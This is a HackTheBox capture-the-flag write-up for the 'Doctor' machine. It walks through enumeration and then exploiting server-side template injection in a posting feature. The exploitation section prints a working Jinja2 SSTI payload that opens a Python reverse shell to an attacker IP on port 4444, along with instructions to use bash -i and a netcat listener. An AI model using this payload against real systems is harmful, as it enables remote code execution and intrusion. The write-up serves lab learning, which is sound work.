doctor#
Overview#
- OS: Linux
- IP: 10.10.10.209
- Difficulty: Easy
- Platform: HackTheBox
- OSCP: No
- Lists: N/A
Summary#
learnt how to exploit this using ssti ( server side template injection ), used a splunk exploit called splunkwhisperer2 to get root shell.
Enumeration#

nmap scan results
dirsearch

nothing too useful
checking out port 8089

we find here that the version of splunk that is running is 8.0.5

we also notice that there could be a domain with the name doctors.htb

lets add this to our /etc/hosts file and visit it

and oop we got a login page on this site, this may be useful later on
- Vulnerability
Exploitation#

the admin login panel page had a place where we could sign up , lets do that

and we come across this page where we can create new posts


ok we put up a test post, now lets look around more

on looking at the source page we can tell that there is a directory that exists called /archive
the page shows nothing
but the source code shows us this

so whatever we post is being reflected here
lets try a ssti a temp injection
ssti :- server side template injection
here is our ssti chart

lets try posting this, if its vulnerable then it should show 5 , 5 times in the archive.


and it does, lets try a ssti rev shell payload now
we can use this one
{% for x in ().__class__.__base__.__subclasses__() %}{% if "warning" in x.__name__ %}{{x()._module.__builtins__['__import__']('os').popen("python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"ip\",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/cat\", \"flag.txt\"]);'").read().zfill(417)}}{%endif%}{% endfor %}we have to make some tweaks like specifying our ip nd changing cat to bash alongwith the -i command for a stable shell


now after we post it, we trigger the payload by refreshing the archive page, but remember to setup ur netcat first
